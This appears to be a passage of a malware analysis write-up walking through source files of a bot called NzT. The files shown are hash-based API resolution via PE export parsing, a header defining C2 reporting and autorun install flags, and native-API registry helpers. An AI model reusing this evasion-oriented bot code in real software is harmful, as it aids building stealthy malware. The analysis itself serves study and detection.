


```c
LPVOID GetProcAddressByHash(
    HMODULE Module,
    DWORD Hash
)
{
#if defined _WIN64
    PIMAGE_NT_HEADERS64 NtHeaders;
#else
    PIMAGE_NT_HEADERS32 NtHeaders;
#endif

    PIMAGE_DATA_DIRECTORY DataDirectory;
    PIMAGE_EXPORT_DIRECTORY ExportDirectory;

    LPDWORD Name;
    DWORD i, CurrentHash;
    LPSTR   Function;
    LPWORD  pw;

    if (Module == NULL)
        return NULL;

#if defined _WIN64
    NtHeaders = (PIMAGE_NT_HEADERS64)((LPBYTE)Module + ((PIMAGE_DOS_HEADER)Module)->e_lfanew);
#else
    NtHeaders = (PIMAGE_NT_HEADERS32)((LPBYTE)Module + ((PIMAGE_DOS_HEADER)Module)->e_lfanew);
#endif

    DataDirectory = &NtHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
    ExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((LPBYTE)Module + DataDirectory->VirtualAddress);

    for (i = 0; i < ExportDirectory->NumberOfNames; i++)
    {
        Name    = (LPDWORD)(((LPBYTE)Module) + ExportDirectory->AddressOfNames + i * sizeof(DWORD));
        Function = (LPSTR)((LPBYTE)Module + *Name);

        CurrentHash = Crc32Hash(Function, StringLengthA(Function));

        if (Name && Function && CurrentHash == Hash)
        {
            pw   = (LPWORD)(((LPBYTE)Module) + ExportDirectory->AddressOfNameOrdinals + i * sizeof(WORD));
```

This code also assumes that it’s running on the same architecture as the DLL it’s examining, i.e., if the code is compiled for a `64-bit` target, it assumes the DLL is also `64-bit`, and vice versa for `32-bit`.

It’s worth noting that manipulating the PE file format and using hashed function names like this is a common technique used in malware and rootkits to make analysis and detection more difficult.

Also interesting file is `nzt.h`:




```c
#ifndef __BOT_H__
#define __BOT_H__

#include "api.h"

#define DEBUG

#define _REPORT             // Report to HTTP C2
#define _INSTALL            // Install to system and autorun

typedef INT WINERROR;       // One of the Windows error codes defined within winerror.h
#define ERROR_UNSUCCESSFULL 0xffffffff  // Common unsuccessfull code
#define INVALID_INDEX   (-1)

#define CURRENT_PROCESS (HANDLE)-1
#define API(Function) NzT.Api.p##Function

typedef enum INFECTION_TYPES
{
    RUNNING_INFECTION = 1,
    NEW_INFECTION   = 2
} INFECTION_TYPE;

typedef struct
{
    API_FUNCTIONS  Api;
    API_MODULES    Modules;
    CRC            Crc;
    INFECTION_TYPE Type;
} NzT_T;

extern NzT_T NzT;

#endif __BOT_H__
```

As you can see, function pointer macro: `API(Function)` is a macro that expands to `NzT.Api.p##Function`. This is likely used to call function pointers stored in an `API_FUNCTIONS` structure, which is part of the `NzT_T` struct.

`NzT_T` is a structure that bundles together various components of the bot's functionality, including an `API_FUNCTIONS` structure for `API` function pointers, an `API_MODULES` structure for loaded module information, a `CRC` type (for checksum calculations), and an `INFECTION_TYPE` field indicating the infection status of the bot.

## Windows Registry

Then, in the `registry.c` file implements functions for interacting with the Windows Registry:




```c
#include "registry.h"
#include "nzt.h"
#include "utils.h"
#include "crt.h"

static LPWSTR GetRegistryStartPath(INT Hive)
{
	LPWSTR		Path = NULL;
	UNICODE_STRING US;

	if (Hive == HIVE_HKEY_LOCAL_MACHINE)
	{
		if (!StringConcatW(&Path, L"\\Registry\\Machine\\"))
			return NULL;
	}
	else
	{
		MemoryZero(&US, sizeof(UNICODE_STRING));

		if (API(RtlFormatCurrentUserKeyPath(&US)) >= 0)
		{
			if (!StringConcatW(&Path, US.Buffer))
				return NULL;
		}
	}

	if (!StringEndsWithSlashW(Path))
	{
		if (!StringConcatW(&Path, L"\\"))
		{
			Free(Path);
			Path = NULL;
		}
	}

	return Path;
}
```

`GetRegistryStartPath(INT Hive)` - This function is used to get the start path of the registry hive, based on the hive type passed to it (e.g., `HKEY_LOCAL_MACHINE`). The path is formatted into the form expected by the Windows kernel functions, which is a bit different from what you might usually see (e.g., `"\Registry\Machine"` instead of `HKEY_LOCAL_MACHINE`). The function returns this path as a wide character string (`LPWSTR`):


```
static LPWSTR GetRegistryStartPath(INT Hive)
{
	LPWSTR		   Path = NULL;
	UNICODE_STRING US;

	if (Hive == HIVE_HKEY_LOCAL_MACHINE)
	{
		if (!StringConcatW(&Path, L"\\Registry\\Machine\\"))
			return NULL;
	}
	else
	{
		MemoryZero(&US, sizeof(UNICODE_STRING));

		if (API(RtlFormatCurrentUserKeyPath(&US)) >= 0)
		{
			if (!StringConcatW(&Path, US.Buffer))
				return NULL;
		}
	}

	if (!StringEndsWithSlashW(Path))
	{
		if (!StringConcatW(&Path, L"\\"))
		{
			Free(Path);
			Path = NULL;
		}
	}

	return Path;
}
```

`RegistryOpenKeyEx(CONST LPWSTR KeyPath, HANDLE RegistryHandle, ACCESS_MASK AccessMask)` - This function is used to open a specific key in the registry, given its path, a handle to a pre-existing key (or `NULL` for the root of the registry), and an access mask specifying what type of access the function caller requires to the key (e.g., `KEY_READ`, `KEY_WRITE`). It uses the NtOpenKey API function from the Windows Native API to actually open the key:



```
BOOL RegistryOpenKeyEx(CONST LPWSTR KeyPath, HANDLE RegistryHandle, ACCESS_MASK AccessMask)
{
	OBJECT_ATTRIBUTES OJ;
	UNICODE_STRING	  US;
	BOOL			  Status = FALSE;

	if (!StringToUnicode(&US, KeyPath))
		return FALSE;

	MemoryZero(&OJ, sizeof(OBJECT_ATTRIBUTES));

	OJ.Length	  = sizeof(OBJECT_ATTRIBUTES);
	OJ.Attributes = OBJ_CASE_INSENSITIVE;
	OJ.ObjectName = &US;

	if (API(NtOpenKey)(RegistryHandle, AccessMask, &OJ) >= 0)
		Status = TRUE;

	return TRUE;
}
```

`RegistryReadValueEx(CONST LPWSTR KeyPath, CONST LPWSTR Name, LPWSTR* Value)` - This function reads a value from a given key in the registry. It does this by opening the key with `RegistryOpenKeyEx`, then querying the value with `NtQueryValueKey`. The function reads the value's data into a buffer, which it then returns to the caller. If anything goes wrong (e.g., the key couldn't be opened, the value couldn't be queried, there wasn't enough memory to store the value's data), the function returns `FALSE`:




```
BOOL RegistryReadValueEx(CONST LPWSTR KeyPath, CONST LPWSTR Name, LPWSTR* Value)
{
    HANDLE                      Key;
    UNICODE_STRING              US;
    KEY_VALUE_PARTIAL_INFORMATION* KVPI;
    KEY_VALUE_PARTIAL_INFORMATION  KV;
    DWORD                   Size    = 0;
    BOOL                    Status = FALSE;

    if (!StringToUnicode(&US, Name))
        return FALSE;

    if (!RegistryOpenKeyEx(KeyPath, &Key, KEY_READ))
        return FALSE;

    MemoryZero(&KV, sizeof(KEY_VALUE_PARTIAL_INFORMATION));

    API(NtQueryValueKey)(Key, &US, KeyValuePartialInformation, &KV, sizeof(KEY_VALUE_PARTIAL_INFORMATION), &Size);

    if (Size != 0)
    {
        if ((KVPI = Malloc(Size)) != 0)
        {
            if (API(NtQueryValueKey)(Key, &US, KeyValuePartialInformation, KVPI, Size, &Size) >= 0)
            {
                if ((*Value = Malloc(KVPI->DataLength + 2)) != 0)
                {
                    MemoryCopy(*Value, KVPI->Data, KVPI->DataLength);
                    Status = TRUE;
                }
            }

            Free(KVPI);
        }

        API(NtClose)(Key);
    }

    return Status;
}
```

`RegistryReadValue(INT Hive, CONST LPWSTR Path, CONST LPWSTR Name, LPWSTR* Value)` - This function combines the functionality of the other functions. It reads a value from a specific key in a specific hive of the registry. It constructs the full path to the key by concatenating the start path of the hive (obtained with `GetRegistryStartPath`) and the rest of the key path passed to the function. It then reads the value from this key with `RegistryReadValueEx`:

```
BOOL RegistryReadValue(INT Hive, CONST LPWSTR Path, CONST LPWSTR Name, LPWSTR* Value)
{
    LPWSTR RegistryPath = NULL;
    BOOL Status       = FALSE;

    if ((RegistryPath = GetRegistryStartPath(Hive)) == 0)
        return FALSE;

    if (StringConcatW(&RegistryPath, Path))
        Status = RegistryReadValueEx(RegistryPath, Name, Value);

    Free(RegistryPath);

    return Status;
}
/*
```


There are also two functions, but they are not used anywhere and are commented out:



```c
WINERROR RegistryReadValue(
    LPTSTR ValueName,
    PCHAR* Buffer,
    PULONG BufferSize
)
{
    WINERROR Status = NO_ERROR;
    HKEY    SubKey;
    ULONG   DataType = 0;
    PCHAR   pBuffer;

    if ((Status = RegOpenKey(HKEY_CURRENT_USER, "", &SubKey)) == NO_ERROR)
    {
        if ((Status = RegQueryValueEx(SubKey, ValueName, 0, &DataType, NULL, BufferSize)) == NO_ERROR)
        {
            if (pBuffer == Malloc(*BufferSize))
            {
                if ((Status = RegQueryValueEx(SubKey, ValueName, 0, &DataType, pBuffer, BufferSize)) == NO_ERROR)
                    Buffer = pBuffer;
                else
                    Free(pBuffer);
            }   //if (pBuffer == Malloc(*BufferSize))
            else
                Status = ERROR_NOT_ENOUGH_MEMORY;
        }   // if ((Status = RegQueryValueEx(SubKey, ValueName, 0, &DataType, NULL, BufferSize)) == NO_ERROR)
        RegCloseKey(SubKey);
    }   // if ((Status = RegOpenKey(HKEY_CURRENT_USER, "", &SubKey)) == NO_ERROR)

    return Status;
}

WINERROR RegistryWriteValue(
    LPTSTR ValueName,
    PCHAR Buffer,
    ULONG BufferSize,
    ULONG Type
)
{
    BOOL    Status = NO_ERROR;
    HKEY    SubKey;
    ULONG DataType = 0;
```

## Filesystem

There are also separate functions for working with files in Windows OS - `file.c`:



